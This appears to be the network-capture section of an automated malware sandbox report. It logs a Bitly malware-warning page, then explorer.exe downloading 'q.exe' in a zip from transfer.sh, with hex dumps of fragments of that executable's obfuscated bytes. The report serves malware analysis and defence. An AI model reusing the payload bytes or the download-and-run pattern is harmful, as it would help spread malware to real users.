2021-12-31 18:08:29 UTC	527	IN	HTTP/1.1 200 OK Server: nginx Date: Fri, 31 Dec 2021 18:08:29 GMT Content-Type: text/html; charset=UTF-8 Content-Length: 5879 Set-Cookie: anon_u=cHN1X18zMGUwMTNlNy01NTU2LTQyZDUtYmU4ZC1jNDFlMTNhZjYwMDU=|1640974109|f0a4da32e2dcc75b884508fc57b965c4111d5ecf; Domain=bitly.com; expires=Wed, 29 Jun 2022 18:08:29 GMT; httponly; Path=/; secure Etag: "c19624a6e02662e870f645f063e54797e509758d" Pragma: no-cache Cache-Control: no-cache, no-store, max-age=0, must-revalidate X-Frame-Options: DENY P3p: CP="CAO PSA OUR" Strict-Transport-Security: max-age=31536000 Via: 1.1 google Alt-Svc: clear Connection: close
2021-12-31 18:08:29 UTC	528	IN	Data Raw: 3c 21 44 4f 43 54 59 50 45 20 68 74 6d 6c 3e 0a 3c 68 74 6d 6c 3e 0a 3c 68 65 61 64 3e 0a 3c 74 69 74 6c 65 3e 57 61 72 6e 69 6e 67 21 20 7c 20 54 68 65 72 65 20 6d 69 67 68 74 20 62 65 20 61 20 70 72 6f 62 6c 65 6d 20 77 69 74 68 20 74 68 65 20 72 65 71 75 65 73 74 65 64 20 6c 69 6e 6b 3c 2f 74 69 74 6c 65 3e 0a 3c 6d 65 74 61 20 6e 61 6d 65 3d 22 76 69 65 77 70 6f 72 74 22 20 63 6f 6e 74 65 6e 74 3d 22 77 69 64 74 68 3d 64 65 76 69 63 65 2d 77 69 64 74 68 2c 20 69 6e 69 74 69 61 6c 2d 73 63 61 6c 65 3d 31 22 3e 0a 3c 6d 65 74 61 20 68 74 74 70 2d 65 71 75 69 76 3d 22 43 6f 6e 74 65 6e 74 2d 54 79 70 65 22 20 63 6f 6e 74 65 6e 74 3d 22 74 65 78 74 2f 68 74 6d 6c 3b 20 63 68 61 72 73 65 74 3d 75 74 66 2d 38 22 20 2f 3e 0a 3c 6d 65 74 61 20 6e 61 6d 65 3d Data Ascii: <!DOCTYPE html><html><head><title>Warning! | There might be a problem with the requested link</title><meta name="viewport" content="width=device-width, initial-scale=1"><meta http-equiv="Content-Type" content="text/html; charset=utf-8" /><meta name=
2021-12-31 18:08:29 UTC	528	IN	Data Raw: 20 22 50 72 6f 78 69 6d 61 20 4e 6f 76 61 22 3b 0a 66 6f 6e 74 2d 77 65 69 67 68 74 3a 20 38 30 30 3b 0a 73 72 63 3a 20 75 72 6c 28 27 2f 73 2f 76 34 36 38 2f 67 72 61 70 68 69 63 73 2f 50 72 6f 78 69 6d 61 4e 6f 76 61 2d 45 78 74 72 61 62 6f 6c 64 2e 6f 74 66 27 29 20 66 6f 72 6d 61 74 28 22 6f 70 65 6e 74 79 70 65 22 29 3b 0a 7d 0a 62 6f 64 79 2c 0a 68 74 6d 6c 20 7b 0a 66 6f 6e 74 2d 66 61 6d 69 6c 79 3a 20 22 50 72 6f 78 69 6d 61 20 4e 6f 76 61 22 2c 20 41 72 69 61 6c 2c 20 73 61 6e 73 2d 73 65 72 69 66 3b 0a 2d 77 65 62 6b 69 74 2d 66 6f 6e 74 2d 73 6d 6f 6f 74 68 69 6e 67 3a 20 61 6e 74 69 61 6c 69 61 73 65 64 3b 0a 66 6f 6e 74 2d 73 69 7a 65 3a 20 31 30 70 78 3b 0a 63 6f 6c 6f 72 3a 20 23 31 64 31 66 32 31 3b 0a 62 61 63 6b 67 72 6f 75 6e 64 2d 63 Data Ascii: "Proxima Nova";font-weight: 800;src: url('/s/v468/graphics/ProximaNova-Extrabold.otf') format("opentype");}body,html {font-family: "Proxima Nova", Arial, sans-serif;-webkit-font-smoothing: antialiased;font-size: 10px;color: #1d1f21;background-c

Timestamp	kBytes transferred	Direction	Data
2021-12-31 18:08:29 UTC	530	IN	Data Raw: 64 69 6e 67 3a 20 37 25 20 35 25 20 31 34 25 20 35 25 3b 0a 7d 0a 2e 68 65 61 64 65 72 20 7b 0a 6d 61 72 67 69 6e 2d 62 6f 74 74 6f 6d 3a 20 32 72 65 6d 3b 0a 7d 0a 2e 68 65 61 64 6c 69 6e 65 2d 63 6f 6e 74 61 69 6e 65 72 20 7b 0a 66 6c 65 78 2d 64 69 72 65 63 74 69 6f 6e 3a 20 63 6f 6c 75 6d 6e 3b 0a 6a 75 73 74 69 66 79 2d 63 6f 6e 74 65 6e 74 3a 20 63 65 6e 74 65 72 3b 0a 7d 0a 2e 68 65 61 64 6c 69 6e 65 20 7b 0a 77 69 64 74 68 3a 20 31 30 30 25 3b 0a 7d 0a 2e 77 61 72 6e 69 6e 67 2d 69 6d 67 20 7b 0a 77 69 64 74 68 3a 20 35 30 25 3b 0a 6d 61 72 67 69 6e 3a 20 30 20 61 75 74 6f 20 32 72 65 6d 3b 0a 7d 0a 7d 0a 40 6d 65 64 69 61 20 28 6d 61 78 2d 77 69 64 74 68 3a 20 37 35 30 70 78 29 20 7b 0a 2e 77 61 72 6e 69 6e 67 2d 69 6d 67 20 7b 0a 77 69 64 74 68 Data Ascii: ding: 7% 5% 14% 5%;}.header {margin-bottom: 2rem;}.headline-container {flex-direction: column;justify-content: center;}.headline {width: 100%;}.warning-img {width: 50%;margin: 0 auto 2rem;}}@media (max-width: 750px) {.warning-img {width
2021-12-31 18:08:29 UTC	531	IN	Data Raw: 20 6d 61 6c 77 61 72 65 20 28 73 6f 66 74 77 61 72 65 20 64 65 73 69 67 6e 65 64 20 74 6f 20 68 61 72 6d 20 79 6f 75 72 20 63 6f 6d 70 75 74 65 72 29 2c 20 61 74 74 65 6d 70 74 20 74 6f 20 63 6f 6c 6c 65 63 74 20 79 6f 75 72 20 70 65 72 73 6f 6e 61 6c 0a 69 6e 66 6f 72 6d 61 74 69 6f 6e 20 66 6f 72 20 6e 65 66 61 72 69 6f 75 73 20 70 75 72 70 6f 73 65 73 2c 20 6f 72 20 6f 74 68 65 72 77 69 73 65 20 63 6f 6e 74 61 69 6e 20 68 61 72 6d 66 75 6c 20 61 6e 64 2f 6f 72 20 69 6c 6c 65 67 61 6c 20 63 6f 6e 74 65 6e 74 2e 3c 2f 6c 69 3e 0a 3c 6c 69 3e 54 68 65 20 6c 69 6e 6b 20 6d 61 79 20 62 65 20 61 74 74 65 6d 70 74 69 6e 67 20 74 6f Data Ascii: malware (software designed to harm your computer), attempt to collect your personalinformation for nefarious purposes, or otherwise contain harmful and/or illegal content. The link may be attempting to
2021-12-31 18:08:29 UTC	531	IN	Data Raw: 20 68 69 64 65 20 74 68 65 20 66 69 6e 61 6c 20 64 65 73 74 69 6e 61 74 69 6f 6e 2e 3c 2f 6c 69 3e 0a 3c 6c 69 3e 54 68 65 20 6c 69 6e 6b 20 6d 61 79 20 6c 65 61 64 20 74 6f 20 61 20 66 6f 72 67 65 72 79 20 6f 66 20 61 6e 6f 74 68 65 72 20 77 65 62 73 69 74 65 20 6f 72 20 6d 61 79 20 69 6e 66 72 69 6e 67 65 20 74 68 65 20 72 69 67 68 74 73 20 6f 66 20 6f 74 68 65 72 73 2e 3c 2f 6c 69 3e 0a 3c 2f 75 6c 3e 0a 3c 70 3e 0a 49 66 20 79 6f 75 20 62 65 6c 69 65 76 65 20 74 68 69 73 20 6c 69 6e 6b 20 68 61 73 20 62 65 65 6e 20 62 6c 6f 63 6b 65 64 20 69 6e 20 65 72 72 6f 72 2c 20 70 6c 65 61 73 65 20 63 6f 6e 74 61 63 74 20 42 69 74 6c 79 20 76 69 61 20 3c 73 70 61 6e 3e 3c 61 20 74 61 72 67 65 74 3d 22 5f 62 6c 61 6e 6b 22 0a 72 65 6c 3d 22 6e 6f 6f 70 65 6e 65 Data Ascii: hide the final destination. - The link may lead to a forgery of another website or may infringe the rights of others. <p>If you believe this link has been blocked in error, please contact Bitly via <a target="_blank" rel="noopene
2021-12-31 18:08:29 UTC	533	IN	Data Raw: 20 54 72 61 63 6b 20 70 61 67 65 20 76 69 65 77 0a 77 2e 67 61 28 27 73 65 6e 64 27 2c 20 27 70 61 67 65 76 69 65 77 27 29 3b 0a 0a 7d 29 28 77 69 6e 64 6f 77 2c 64 6f 63 75 6d 65 6e 74 29 3b 0a 3c 2f 73 63 72 69 70 74 3e 0a 3c 73 63 72 69 70 74 20 74 79 70 65 3d 22 74 65 78 74 2f 6a 61 76 61 73 63 72 69 70 74 22 3e 0a 28 66 75 6e 63 74 69 6f 6e 20 28 29 20 7b 0a 76 61 72 20 63 61 74 65 67 6f 72 79 20 3d 20 22 73 70 61 6d 3a 77 61 72 6e 69 6e 67 5f 70 61 67 65 22 2c 0a 73 74 61 74 65 20 3d 20 30 3b 0a 66 75 6e 63 74 69 6f 6e 20 74 72 61 63 6b 48 6f 76 65 72 28 65 29 20 7b 0a 74 72 79 20 7b 0a 73 74 61 74 65 20 3d 20 31 3b 0a 67 61 28 27 73 65 6e 64 27 2c 20 27 65 76 65 6e 74 27 2c 20 63 61 74 65 67 6f 72 79 2c 20 22 53 70 61 6d 20 69 6e 74 65 72 73 74 69 Data Ascii: Track page vieww.ga('send', 'pageview');})(window,document);</script><script type="text/javascript">(function () {var category = "spam:warning_page",state = 0;function trackHover(e) {try {state = 1;ga('send', 'event', category, "Spam intersti

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
3	192.168.2.3	49851	144.76.136.153	443	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
2021-12-31 18:08:29 UTC	534	OUT	GET /%28/8V4TRR/q.exe%29.zip HTTP/1.1 Connection: Keep-Alive User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; Trident/7.0; rv:11.0) like Gecko Host: transfer.sh
2021-12-31 18:08:34 UTC	534	IN	HTTP/1.1 200 OK Server: nginx/1.14.2 Date: Fri, 31 Dec 2021 18:08:34 GMT Content-Type: application/zip Transfer-Encoding: chunked Connection: close Content-Disposition: attachment; filename="transfersh-292.zip" X-Made-With: <3 by DutchCoders X-Served-By: Proudly served by DutchCoders
2021-12-31 18:08:34 UTC	534	IN	Data Raw: 31 65 62 66 0d 0a 50 4b 03 04 14 00 08 00 00 00 11 91 9f 53 00 00 00 00 00 00 00 00 00 00 00 00 05 00 09 00 71 2e 65 78 65 55 54 05 00 01 22 47 cf 61 4d 5a 90 00 03 00 00 00 04 00 00 00 ff ff 00 00 b8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 80 00 00 00 0e 1f ba 0e 00 b4 09 cd 21 b8 01 4c cd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 50 45 00 00 4c 01 03 00 e0 c3 e7 f0 00 00 00 00 00 00 00 00 e0 00 02 01 0b 01 30 00 00 5c 0f 00 00 08 00 00 00 00 00 00 7e 7a 0f 00 00 20 00 00 00 80 0f 00 00 00 40 00 00 20 00 00 00 02 00 00 04 00 00 00 00 00 00 00 04 00 00 00 00 Data Ascii: 1ebfPKSq.exeUT"GaMZ@!L!This program cannot be run in DOS mode.$PEL0\~z @
2021-12-31 18:08:34 UTC	550	IN	Data Raw: 40 28 51 02 00 06 69 0c 00 08 23 00 00 00 40 b4 8d 55 41 28 52 02 00 06 69 fe 01 2c 2a 02 7b 1f 00 00 04 23 00 00 00 00 00 00 22 40 28 53 02 00 06 69 6f 4f 00 00 0a 23 00 00 00 00 59 92 55 41 28 54 02 00 06 69 0c 00 08 23 00 00 00 00 00 62 a0 40 28 55 02 00 06 69 fe 01 2c 28 00 07 23 00 00 00 00 00 44 91 40 28 56 02 00 06 69 fe 01 39 ce 1b 00 00 23 00 00 00 00 71 ca 50 41 28 57 02 00 06 69 0c 00 08 23 00 00 00 00 00 76 a3 40 28 58 02 00 06 69 fe 01 2c 28 00 06 23 00 00 00 00 90 aa 11 41 28 59 02 00 06 69 fe 01 39 33 d5 03 00 23 00 00 00 00 00 78 a3 40 28 5a 02 00 06 69 0c 0 0 08 23 00 00 00 00 00 bc 96 40 28 5b 02 00 06 69 fe 01 2c 28 00 07 23 00 00 00 80 94 70 46 41 28 5c 02 00 06 69 fe 01 39 ff 49 00 00 23 00 00 00 00 00 c0 96 40 28 5d 02 00 06 69 0c 00 Data Ascii: @(Qi#@UA(Ri,*{#"@(SioO#YUA(Ti#b@(Ui,(#D@(Vi9#qPA(Wi#v@(Xi,(#A(Yi93#x@(Zi#@([i,(#pFA(\i9I#@(]i
2021-12-31 18:08:34 UTC	566	IN	Data Raw: 40 28 9a 05 00 06 69 fe 01 39 26 4f 03 00 23 00 00 00 00 00 34 a3 40 28 9b 05 00 06 69 0c 00 08 23 00 00 00 00 42 36 41 41 28 9c 05 00 06 69 fe 01 2c 20 23 00 00 00 00 22 42 47 41 28 9d 05 00 06 69 0b 23 00 00 00 80 20 3c 41 41 28 9e 05 00 06 69 0c 00 08 23 00 00 00 00 00 6d b0 40 28 9f 05 00 06 69 fe 01 2c 20 23 00 00 00 00 b1 d9 3b 41 28 a0 05 00 06 69 0b 23 00 00 00 00 00 6e b0 40 28 a1 05 00 06 69 0c 00 08 23 00 00 00 10 c3 4f 74 41 28 a2 05 00 06 69 fe 01 2c 20 23 00 00 00 00 40 f8 f3 40 28 a3 05 00 06 69 0a 23 00 00 00 00 04 52 74 41 28 a4 05 00 06 69 0c 00 08 23 00 00 00 00 00 86 ad 40 28 a5 05 00 06 69 fe 01 2c 20 23 00 00 00 00 c8 0b 23 41 28 a6 05 00 06 69 0b 23 00 00 00 00 00 88 ad 40 28 a7 05 00 06 69 0c 00 08 23 00 00 00 00 00 08 85 40 28 a8 Data Ascii: @(i9&O#4@(i#B6AA(i, #"BGA(i# <AA(i#m@(i, #;A(i#n@(i#OtA(i, #@@(i#RtA(i#@(i, ##A(i#@(i#@(

Timestamp	kBytes transferred	Direction	Data
2021-12-31 18:08:34 UTC	582	IN	Data Raw: 00 00 00 00 00 35 40 28 e6 08 00 06 69 73 51 00 00 0a 6f 52 00 00 0a 23 00 00 00 80 44 99 40 41 28 e7 08 00 06 69 0c 00 08 23 00 00 00 00 44 d4 3a 41 28 e8 08 00 06 69 fe 01 2c 28 00 07 23 00 00 00 00 00 74 93 40 28 e9 08 00 06 69 fe 01 39 eb 08 03 00 23 00 00 00 00 00 bc 94 40 28 ea 08 00 06 69 0c 00 08 23 00 00 00 00 00 45 b2 40 28 eb 08 00 06 69 fe 01 2c 28 00 07 23 00 00 00 00 00 c0 77 40 28 ec 08 00 06 69 fe 01 39 7c 9e 00 00 23 00 00 00 40 b2 de 74 41 28 ed 08 00 06 69 0c 00 08 23 00 00 00 00 00 a2 ab 40 28 ee 08 00 06 69 fe 01 2c 28 00 07 23 00 00 00 00 00 90 83 40 2 8 ef 08 00 06 69 fe 01 39 e7 f2 02 00 23 00 00 00 00 00 a4 ab 40 28 f0 08 00 06 69 0c 00 08 23 00 00 00 00 c8 6d 0d 41 2 8 f1 08 00 06 69 fe 01 2c 20 23 00 00 00 00 88 e2 2e 41 28 f2 08 Data Ascii: 5@(isQoR#D@A(i#D:A(i,(#t@(i9#@(i#E@(i,(#w@(i9|#@tA(i#@(i,(#@(i9#@(i#mA(i, #.A(
2021-12-31 18:08:34 UTC	598	IN	Data Raw: 0c 00 08 23 00 00 00 00 00 60 95 40 28 34 0c 00 06 69 fe 01 2c 28 00 07 23 00 00 00 00 00 c0 96 40 28 35 0c 00 06 69 fe 01 39 a9 62 03 00 23 00 00 00 00 f1 98 3c 41 28 36 0c 00 06 69 0c 00 08 23 00 00 00 00 00 0c 9f 40 28 37 0c 00 06 69 fe 01 2c 28 00 06 23 00 00 00 00 00 c4 d7 40 28 38 0c 00 06 69 fe 01 39 61 19 03 00 23 00 00 00 00 08 27 4e 41 28 39 0c 00 06 69 0c 00 08 23 00 00 00 00 92 1c 4a 41 28 3a 0c 00 06 69 fe 01 2c 20 23 00 00 00 00 00 64 15 41 28 3b 0c 00 06 69 0b 23 00 00 00 00 00 ec 9c 40 28 3c 0c 00 06 69 0c 00 08 23 00 00 00 00 00 70 98 40 28 3d 0c 00 06 69 fe 01 2c 25 02 7b 3c 00 00 04 72 39 07 00 70 28 01 00 00 06 6f 50 00 00 0a 23 00 00 00 80 a4 af 42 41 28 3e 0c 00 06 69 0c 00 08 23 00 00 00 00 00 88 c3 40 28 3f 0c 00 06 69 fe 01 2c 28 Data Ascii: #`@(4i,(#@(5i9b#<A(6i#@(7i,(#@(8i9a#'NA(9i#JA(:i, #dA(;i#@(<i#p@(=i,%{<r9p(oP#BA(>i#@(?i,(
2021-12-31 18:08:34 UTC	614	IN	Data Raw: 82 0f 00 06 69 0a 23 00 00 00 00 20 29 29 41 28 83 0f 00 06 69 0c 00 08 23 00 00 00 20 ae 1c 67 41 28 84 0f 00 06 69 fe 01 2c 25 02 7b 33 00 00 04 72 2f 08 00 70 28 01 00 00 06 6f 50 00 00 0a 23 00 00 00 80 14 20 67 41 28 85 0f 00 06 69 0c 00 08 23 00 00 00 00 00 25 b4 40 28 86 0f 00 06 69 fe 01 2c 28 00 07 23 00 00 00 00 90 67 11 41 28 87 0f 00 06 69 fe 01 39 88 fc ff ff 23 00 00 00 00 00 26 b4 40 28 88 0f 00 06 69 0c 00 08 23 00 00 00 80 ac 7f 47 41 28 89 0f 00 06 69 fe 01 2c 28 00 07 23 00 00 00 00 00 84 93 40 28 8a 0f 00 06 69 fe 01 39 cb eb 01 00 23 00 00 00 00 00 70 9b 40 28 8b 0f 00 06 69 0c 00 08 23 00 00 00 80 b0 de 60 41 28 8c 0f 00 06 69 fe 01 2c 20 23 00 00 00 00 90 c9 f9 40 28 8d 0f 00 06 69 0a 23 00 00 00 00 00 3e a7 40 28 8e 0f 00 06 69 0c Data Ascii: i#))A(i# gA(i,%{3r/p(oP# gA(i#%@(i,(#gA(i9#&@(i#GA(i,(#@(i9#p@(i#`A(i, #@(i#>@(i
2021-12-31 18:08:34 UTC	630	IN	Data Raw: c8 12 00 06 69 fe 01 39 ff 5f 00 00 23 00 00 00 00 00 60 8d 40 28 c9 12 00 06 69 0c 00 08 23 00 00 00 80 c4 f0 6d 41 28 ca 12 00 06 69 fe 01 2c 20 23 00 00 00 00 d1 c3 31 41 28 cb 12 00 06 69 0b 23 00 00 00 20 a3 f4 6d 41 28 cc 12 00 06 69 0c 00 08 23 00 00 00 00 00 7b b4 40 28 cd 12 00 06 69 fe 01 2c 20 23 00 00 00 00 00 20 ec 40 28 ce 12 00 06 69 0b 23 00 00 00 00 c1 39 7a 41 28 cf 12 00 06 69 0c 00 08 23 00 00 00 00 51 48 30 41 28 d0 12 00 06 69 fe 01 2c 20 23 00 00 00 00 00 a0 79 40 28 d1 12 00 06 69 0a 23 00 00 00 00 00 28 90 40 28 d2 12 00 06 69 0c 00 08 23 00 00 00 00 00 00 d4 a4 40 28 d3 12 00 06 69 fe 01 2c 20 23 00 00 00 00 00 a4 9a 40 28 d4 12 00 06 69 0b 23 00 00 00 40 2e 22 5b 41 28 d5 12 00 06 69 0c 00 08 23 00 00 00 00 00 e6 a5 40 28 d6 12 00 Data Ascii: i9_#`@(i#mA(i, #1A(i# mA(i#{@(i, # @(i#9zA(i#QH0A(i, #y@(i#{@(i#@(i, #@(i#@."[A(i#@(
2021-12-31 18:08:34 UTC	646	IN	Data Raw: 00 20 f7 4a 41 28 15 16 00 06 69 0c 00 08 23 00 00 00 00 e1 c7 54 41 28 16 16 00 06 69 fe 01 2c 28 00 07 23 00 00 00 00 00 e0 70 40 28 17 16 00 06 69 fe 01 39 2a d5 fe ff 23 00 00 00 00 00 3e a2 40 28 18 16 00 06 69 0c 00 08 23 00 00 00 10 83 11 79 41 28 19 16 00 06 69 fe 01 2c 28 00 07 23 00 00 00 00 00 00 54 40 28 1a 16 00 06 69 fe 01 39 62 e4 ff ff 23 00 00 00 00 04 14 79 41 28 1b 16 00 06 69 0c 00 08 23 00 00 00 00 00 d0 ab 40 28 1c 16 00 06 69 fe 01 2c 20 23 00 00 00 00 00 40 6e 40 28 1d 16 00 06 69 0b 23 00 00 00 20 c2 2f 68 41 28 1e 16 00 06 69 0c 00 08 23 00 00 00 90 b1 f9 70 41 28 1f 16 00 06 69 fe 01 2c 20 23 00 00 00 00 00 90 96 40 28 20 16 00 06 69 0a 23 00 00 00 00 c1 fb 70 41 28 21 16 00 06 69 0c 00 08 23 00 00 00 40 de 3e 72 41 28 22 16 00 Data Ascii: JA(i#TA(i,(#p@(i9*#>@(i#yA(i,(#T@(i9b#yA(i#@(i, #@n@(i# /hA(i#pA(i, #@(i#pA(!i#@>rA("
2021-12-31 18:08:34 UTC	662	IN	Data Raw: 00 00 00 00 00 98 8e 40 28 5f 19 00 06 69 fe 01 2c 28 00 06 23 00 00 00 00 00 30 78 40 28 60 19 00 06 69 fe 01 39 68 8e ff ff 23 00 00 00 00 20 4f 2d 41 28 61 19 00 06 69 0c 00 08 23 00 00 00 00 00 28 b2 40 28 62 19 00 06 69 fe 01 2c 20 23 00 00 00 00 90 ac 14 41 28 63 19 00 06 69 0a 23 00 00 00 00 00 29 b2 40 28 64 19 00 06 69 0c 00 08 23 00 00 00 40 98 f8 5f 41 28 65 19 00 06 69 fe 01 2c 28 00 07 23 00 00 00 00 f2 84 42 41 28 66 19 00 06 69 fe 01 39 2b 43 fe ff 23 00 00 00 00 40 fe 5f 41 28 67 19 00 06 69 0c 00 08 23 00 00 00 00 00 22 a5 40 28 68 19 00 06 69 fe 01 2c 20 23 00 00 00 80 10 b2 44 41 28 69 19 00 06 69 0b 23 00 00 00 00 d1 ee 5b 41 28 6a 19 00 06 69 0c 00 08 23 00 00 00 00 c8 4f 27 41 28 6b 19 00 06 69 fe 01 2c 3e 02 7b 3f 00 00 04 23 00 00 Data Ascii: @(_i,(#0x@(`i9h# O-A(ai#(@(bi, #A(ci#)@(di#@_A(ei,(#BA(fi9+C#@_A(gi#"@(hi, #DA(ii#[A(ji#O'A(ki,>{?#
2021-12-31 18:08:34 UTC	678	IN	Data Raw: 00 00 00 00 b6 a3 40 28 a6 1c 00 06 69 0c 00 08 23 00 00 00 00 00 f5 b2 40 28 a7 1c 00 06 69 fe 01 2c 20 23 00 00 00 00 88 d7 25 41 28 a8 1c 00 06 69 0b 23 00 00 00 40 46 78 76 41 28 a9 1c 00 06 69 0c 00 08 23 00 00 00 20 06 15 62 41 28 aa 1c 00 06 69 fe 01 2c 25 02 7b 4d 00 00 04 72 9d 0f 00 70 28 01 00 00 06 6f 50 00 00 0a 23 00 00 00 00 00 10 a8 40 28 ab 1c 00 06 69 0c 00 08 23 00 00 00 00 00 b0 9b 40 28 ac 1c 00 06 69 fe 01 2c 20 23 00 00 00 00 00 00 2a 40 28 ad 1c 00 06 69 0b 23 00 00 00 00 00 b4 9b 40 28 ae 1c 00 06 69 0c 00 08 23 00 00 00 90 08 00 76 41 28 af 1c 00 0 6 69 fe 01 2c 28 00 07 23 00 00 00 00 00 a0 7e 40 28 b0 1c 00 06 69 fe 01 39 f3 33 02 00 23 00 00 00 00 61 02 76 41 28 b 1 1c 00 06 69 0c 00 08 23 00 00 00 00 00 04 a3 40 28 b2 1c 00 06 Data Ascii: @(i#@(i, #%A(i#@FxvA(i# bA(i,%{Mrp(oP#@(i#@(i, #*@(i#@(i#vA(i,(#~@(i93#avA(i#@(
2021-12-31 18:08:34 UTC	694	IN	Data Raw: 2c 28 00 07 23 00 00 00 00 00 30 8d 40 28 ec 1f 00 06 69 fe 01 39 e6 c1 fd ff 23 00 00 00 00 00 b4 a1 40 28 ed 1f 00 06 69 0c 00 08 23 00 00 00 00 00 a0 b1 40 28 ee 1f 00 06 69 fe 01 2c 28 00 07 23 00 00 00 00 90 63 fc 40 28 ef 1f 00 06 69 fe 01 39 16 36 ff ff 23 00 00 00 10 74 6c 73 41 28 f0 1f 00 06 69 0c 00 08 23 00 00 00 00 69 96 73 41 28 f1 1f 00 06 69 fe 01 2c 20 23 00 00 00 00 00 70 8d 40 28 f2 1f 00 06 69 0b 23 00 00 00 90 9f 98 73 41 28 f3 1f 00 06 69 0c 00 08 23 00 00 00 80 14 6d 6e 41 28 f4 1f 00 06 69 fe 01 2c 3e 02 7b 26 00 00 04 23 00 00 00 00 00 b0 7f 40 28 f5 1f 00 06 69 23 00 00 00 00 00 88 84 40 28 f6 1f 00 06 69 73 5b 00 00 0a 6f 5c 00 00 0a 23 00 00 00 20 fb 70 6e 41 28 f7 1f 00 06 69 0c 00 08 23 00 00 00 00 00 44 9c 40 28 f8 1f 00 06 Data Ascii: ,(#0@(i9#@(i#@(i,(#c@(i96#tlsA(i#isA(i, #p@(i#sA(i#mnA(i,>{&#@(i#@(is[o\# pnA(i#D@(
2021-12-31 18:08:34 UTC	710	IN	Data Raw: 00 00 00 00 08 89 40 28 39 23 00 06 69 fe 01 39 b1 58 ff ff 23 00 00 00 00 00 62 ae 40 28 3a 23 00 06 69 0c 00 08 23 00 00 00 00 e0 8c 40 28 3b 23 00 06 69 fe 01 2c 28 00 07 23 00 00 00 00 64 50 10 41 28 3c 23 00 06 69 fe 01 39 83 3c 01 00 23 00 00 00 00 00 e8 8c 40 28 3d 23 00 06 69 0c 00 08 23 00 00 00 80 20 3c 41 41 28 3e 23 00 06 69 fe 01 2c 28 00 07 23 00 00 00 00 20 6b 07 41 28 3f 23 00 06 69 fe 01 39 f2 dd 01 00 23 00 00 00 00 00 42 41 41 28 40 23 00 06 69 0c 00 08 23 00 00 00 00 00 c8 b1 40 28 41 23 00 06 69 fe 01 2c 20 23 00 00 00 00 00 20 79 40 28 42 23 00 06 69 0a 23 00 00 00 00 00 c9 b1 40 28 43 23 00 06 69 0c 00 08 23 00 00 00 80 18 4f 48 41 28 44 23 00 06 69 fe 01 2c 28 00 07 23 00 00 00 00 64 f9 3b 41 28 45 23 00 06 69 fe 01 39 4e fe fe Data Ascii: @(9#i9X#b@(:#i#@(;#i,(#dPA(<#i9<#@(=#i# <AA(>#i,(# kA(?#i9#BAA(@#i#@(A#i, # y@(B#i#@(C#i #OHA(D#i,(#d;A(E#i9N
2021-12-31 18:08:34 UTC	726	IN	Data Raw: 69 0c 00 08 23 00 00 00 00 00 00 78 40 28 84 26 00 06 69 fe 01 2c 28 00 07 23 00 00 00 00 90 ac f4 40 28 85 26 00 06 69 fe 01 39 f1 64 ff ff 23 00 00 00 00 00 10 78 40 28 86 26 00 06 69 0c 00 08 23 00 00 00 20 34 f6 62 41 28 87 26 00 06 69 fe 01 2c 28 00 07 23 00 00 00 00 00 e8 82 40 28 88 26 00 06 69 fe 01 39 bc ce 00 00 23 00 00 00 00 00 a4 a8 40 28 89 26 00 06 69 0c 00 08 23 00 00 00 40 80 3a 5e 41 28 8a 26 00 06 69 fe 01 2c 28 00 06 23 00 00 00 00 c8 0b 03 41 28 8b 26 00 06 69 fe 01 39 a3 24 00 00 23 00 00 00 00 00 40 5e 41 28 8c 26 00 06 69 0c 00 08 23 00 00 00 00 00 47 b1 40 28 8d 26 00 06 69 fe 01 2c 28 00 06 23 00 00 00 00 00 00 d0 40 28 8e 26 00 06 69 fe 01 39 d0 cb fd ff 23 00 00 00 00 00 48 b1 40 28 8f 26 00 06 69 0c 00 08 23 00 00 00 00 49 25 Data Ascii: i#x@(&i,(#@(&i9d#x@(&i# 4bA(&i,(#@(&i9#@(&i#@:^A(&i,(#A(&i9$#@^A(&i#G@(&i,(#@(&i9#H@(&i#I%

Timestamp	kBytes transferred	Direction	Data
2021-12-31 18:08:34 UTC	742	IN	Data Raw: c8 26 41 28 d2 29 00 06 69 fe 01 39 66 c0 00 00 23 00 00 00 00 00 a0 a0 40 28 d3 29 00 06 69 0c 00 08 23 00 00 00 00 00 cc a8 40 28 d4 29 00 06 69 fe 01 2c 28 00 07 23 00 00 00 00 00 b0 88 40 28 d5 29 00 06 69 fe 01 39 49 72 ff ff 23 00 00 00 00 00 ce a8 40 28 d6 29 00 06 69 0c 00 08 23 00 00 00 00 00 24 b1 40 28 d7 29 00 06 69 fe 01 2c 20 23 00 00 00 00 00 60 64 40 28 d8 29 00 06 69 0b 23 00 00 00 90 f5 5e 72 41 28 d9 29 00 06 69 0c 00 08 23 00 00 00 20 8d be 6d 41 28 da 29 00 06 69 fe 01 2c 28 00 06 23 00 00 00 00 48 d4 08 41 28 db 29 00 06 69 fe 01 39 33 c6 fe ff 23 00 00 00 00 00 dc ae 40 28 dc 29 00 06 69 0c 00 08 23 00 00 00 00 00 40 99 40 28 dd 29 00 06 69 fe 01 2c 20 23 00 00 00 00 88 86 47 41 28 de 29 00 06 69 0b 23 00 00 00 00 00 44 99 40 28 df Data Ascii: &A()i9f#@()i#@()i,(#@()i9Ir#@()i#$@()i, #`d@()i#^rA()i# mA()i,(#HA()i93#@()i#@@()i, #GA()i#D@(
